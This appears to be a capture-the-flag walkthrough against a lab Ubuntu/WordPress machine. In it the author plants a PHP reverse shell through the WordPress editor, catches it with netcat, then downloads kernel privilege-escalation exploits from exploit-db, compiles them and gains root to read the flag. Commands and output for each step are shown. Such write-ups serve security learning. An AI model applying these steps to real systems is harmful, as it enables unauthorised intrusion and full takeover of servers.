


And it worked.



Dashboard ‹ Focus — Word
root@kali: /home/kali
root@kali: /home/kali
192.168.160.140/wordpress/wp-admin/
Kali Linux
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
Focus
5
0
New
Dashboard
Home
Updates 5
Posts
Media
Pages
Comments
Appearance
Plugins 1
Users
WordPress 5.9 is available! Please update now.
Dashboard
Welcome to WordPress!
We've assembled some links to get you started:
Get Started
Customize Your Site
or, change your theme completely
Next Steps
Write your first blog post
Add an About page
Set up your homepage
View your site
Mor

REVERSE SHELL ACCESS


After looking around I found there were options for editing and uploading files.




I edited one of the plugins and added a php reverse shell onto it. But I had no writing permission so I was unable to write onto it.



I looked for files that have writing permission. I finally found one writable permission.



So I wrote the php reverse shell here and updated it.



On my own machine I started a nc listening port then I went to the php link where I the edited file is.

```
┌──(root💀 kali)-[/home/kali]
└─# nc -nlvp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.168.160.140.
Ncat: Connection from 192.168.160.140:56660.
Linux ubuntu 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64
 00:17:20 up 25 min,  0 users,  load average: 0.17, 0.09, 0.09
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

I was able to get user shell.

```
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```

Then I tried privilege escalation.

PRIVILEGE ESCALATION

First I spawned a bash shell.

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/$
```

I looked for the kernel information.

```
www-data@ubuntu:/$ uname -a
uname -a
Linux ubuntu 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64
www-data@ubuntu:/$
```


Then I looked for user id privileges.

```
www-data@ubuntu:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (root) NOPASSWD: /home/saket/enc
www-data@ubuntu:/$
```

I looked for exploits for this kernel verison on searchsploit and found one.

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit  linux 4.10
---------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                | Path
---------------------------------------------------------------------------------------------------------------
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation                       | linux/local/37088.c
CyberArk < 10 - Memory Disclosure                                                             | linux/remote/44829.py
CyberArk Password Vault < 9.7 / < 10 - Memory Disclosure                                      | linux/dos/44428.txt
Dell EMC RecoverPoint < 5.1.2 - Local Root Command Execution                                  | linux/local/44920.txt
Dell EMC RecoverPoint < 5.1.2 - Remote Root Command Execution                                 | linux/remote/44921.txt
Dell EMC RecoverPoint boxmgmt CLI < 5.1.2 - Arbitrary File Read                               | linux/local/44688.txt
DenyAll WAF < 6.3.0 - Remote Code Execution (Metasploit)                                      | linux/webapps/42769.rb
Exim < 4.86.2 - Local Privilege Escalation                                                    | linux/local/39549.txt
Exim < 4.90.1 - 'base64d' Remote Code Execution                                               | linux/remote/44571.py
Exim Internet Mailer 3.35/3.36/4.10 - Format String                                           | linux/local/22066.c
Exim4 < 4.69 - string_format Function Heap Buffer Overflow (Metasploit)                       | linux/remote/16925.rb
Fortinet FortiGate 4.x < 5.0.7 - SSH Backdoor Access                                          | linux/remote/43386.py
Jfrog Artifactory < 4.16 - Arbitrary File Upload / Remote Command Execution                   | linux/webapps/44543.txt
LibreOffice < 6.0.1 - '=WEBSERVICE' Remote Arbitrary File Disclosure                          | linux/remote/44022.md
LinkLogger 2.4.10.15 - 'syslog' Denial of Service                                             | linux/dos/8955.pl
Linux < 4.14.103 / < 4.19.25 - Out-of-Bounds Read and Write in SNMP NAT Module                | linux/dos/46477.txt
Linux < 4.16.9 / < 4.14.41 - 4-byte Infoleak via Uninitialized Struct Field in compat adjtimex Syscall | linux/dos/44641.c
Linux < 4.20.14 - Virtual Address 0 is Mappable via Privileged write() to /proc/*/mem         | linux/dos/46502.txt
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation                     | solaris/local/15962.c
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring | linux/local/9479.c
Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalation                             | linux/local/50135.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Acces | linux/local/37293.txt
Linux Kernel 4.10 < 5.1.17 - 'PTRACE_TRACEME' pkexec Local Privilege Escalation               | linux/local/47163.c
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free                          | linux/dos/43234.c
```

I downloaded the file from exploitdb on the vulnerable machine.




```
www-data@ubuntu:/tmp$ wget https://www.exploit-db.com/download/47163
wget https://www.exploit-db.com/download/47163
--2022-02-10 00:37:10--  https://www.exploit-db.com/download/47163
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/txt]
Saving to: '47163'

47163                   [ <=>                ]  13.63K  --.-KB/s    in 0.05s

2022-02-10 00:37:11 (260 KB/s) - '47163' saved [13962]
```

I accidentally downloaded without the .c extentension. I cat the file onto a .c file and then compiled the file using gcc.

```
www-data@ubuntu:/tmp$ cat 47163 > 47163.c
cat 47163 > 47163.c
www-data@ubuntu:/tmp$ gcc 47163.c
gcc 47163.c
www-data@ubuntu:/tmp$ ls
ls
47163
47163.c
VMwareDnD
a.out
systemd-private-53f87df925494f6284f308c9b0934970-colord.service-9RTXpI
systemd-private-53f87df925494f6284f308c9b0934970-rtkit-daemon.service-7a6QsT
systemd-private-53f87df925494f6284f308c9b0934970-systemd-timesyncd.service-ru3tiO
vmware-root
www-data@ubuntu:/tmp$
```

There was a output file. I ran file but it was unsuccessful.


```
./a.out
Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[!] Warning: $XDG_SESSION_ID is not set
[.] Searching for known helpers ...
[~] Found known helper: /usr/lib/unity-settings-daemon/usd-backlight-helpe
[.] Using helper: /usr/lib/unity-settings-daemon/usd-backlight-helper
[.] Spawning suid process (/usr/bin/pkexec) ...
pkexec must be setuid root
```

That is because /usr/bin/pkexec had to have setuid which the vulnerable machine did not have. In conclusion I tried the wrong exploit.

I looked for a more fitting exploit this time. I found a exploit that fits all requirements.

```
┌──(root💀 kali)-[/home/kali]
└─# searchsploit  Ubuntu 16.04
---------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                                  |  Path
---------------------------------------------------------------------------------------------------------------------------------
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution                                                                | linux/local/40937.txt
Exim 4 (Debian 8 / Ubuntu 16.04) - Spool Privilege Escalation                                                                   | linux/local/40054.c
Google Chrome (Fedora 25 / Ubuntu 16.04) - 'tracker-extract' / 'gnome-video-thumbnailer' + 'totem' Drive-By                     | linux/local/40943.txt
LightDM (Ubuntu 16.04/16.10) - 'Guest Account' Local Privilege Escalation                                                       | linux/local/41923.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS 7.3.1611) - 'ldso_h                    | linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'ldso_dynamic Stack Clash' Lo                    | linux_x86/local/42276.c
Linux Kernel (Ubuntu 16.04) - Reference Count Overflow Using BPF Maps                                                           | linux/dos/39773.txt
Linux Kernel 4.14.7 (Ubuntu 16.04 / CentOS 7) - (KASLR & SMEP Bypass) Arbitrary File Read                                       | linux/local/45175.c
Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege Escalation (Metasploit)                                                 | linux/local/40759.rb
Linux Kernel 4.4 (Ubuntu 16.04) - 'snd_timer_user_ccallback()' Kernel Pointer Leak                                              | linux/dos/46529.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation                                | linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-Bounds Privilege Escalation                         | linux_x86-64/local/40049.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Condition Privilege Escalation                     | windows_x86-64/local/47170.c
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation                                    | linux/local/39772.txt
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPLACE' Local Privilege Escalation                                          | linux/local/40489.txt
Linux Kernel 4.8 (Ubuntu 16.04) - Leak sctp Kernel Pointer                                                                      | linux/dos/45919.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation                                                   | linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation                                                          | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escalation                               | linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP)                           | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation                      | linux/local/47169.c
---------------------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

I downloaded the exploit from exploitdb onto the vulnerable machine.




```
www-data@ubuntu:/tmp$ wget https://www.exploit-db.com/download/45010
wget https://www.exploit-db.com/download/45010
--2022-02-10 01:00:13--  https://www.exploit-db.com/download/45010
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/txt]
Saving to: '45010'

45010                   [ <=>                ]  13.41K  --.-KB/s    in 0.01s

2022-02-10 01:00:15 (982 KB/s) - '45010' saved [13728]
```

I compiled the c file using gcc and there was a output created.

```
www-data@ubuntu:/tmp$ cat 45010 > 45010.c
cat 45010 > 45010.c
www-data@ubuntu:/tmp$ gcc 45010.c
gcc 45010.c
www-data@ubuntu:/tmp$ ls
ls
45010
45010.c
VMwareDnD
a.out
systemd-private-53f87df925494f6284f308c9b0934970-colord.service-9RTXpI
systemd-private-53f87df925494f6284f308c9b0934970-rtkit-daemon.service-7a6QsT
systemd-private-53f87df925494f6284f308c9b0934970-systemd-timesyncd.service-ru3tiO
vmware-root
```

I ran the out output file and I was on root.

```
www-data@ubuntu:/tmp$ ./a.out
./a.out
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff8ac76de3ed00
[*] Leaking sock struct from ffff8ac770107800
[*] Sock->sk_rcvtimeo at offset 592
[*] Cred structure at ffff8ac76f5a40c0
[*] UID from cred structure: 33, matches the current: 33
[*] hammering cred structure at ffff8ac76f5a40c0
[*] credentials patched, launching shell ...
#
```

```
# whoami
whoami
root
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
#
```

I spawned a bash shell and looked for the flag.

```
# python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
root@ubuntu:/tmp#
```

```
root@ubuntu:/tmp# cd ..
cd ..
root@ubuntu:/# ls
ls
bin    dev   initrd.img  lost+found  opt   run   srv  usr
boot   etc   lib         media       proc  sbin  sys  var
cdrom  home  lib64       mnt         root  snap  tmp  vmlinuz
root@ubuntu:/# cd root
cd root
root@ubuntu:/root# ls
ls
enc  enc.cpp  enc.txt  key.txt  root.txt  sql.py  t.sh  wfuzz  wordpress.sql
root@ubuntu:/root# cat root.txt
cat root.txt
b2b17036da1de94cfb024540a8e7075a
root@ubuntu:/root#
```

Finally I found the flag.

Flag: b2b17036da1de94cfb024540a8e7075a

THE END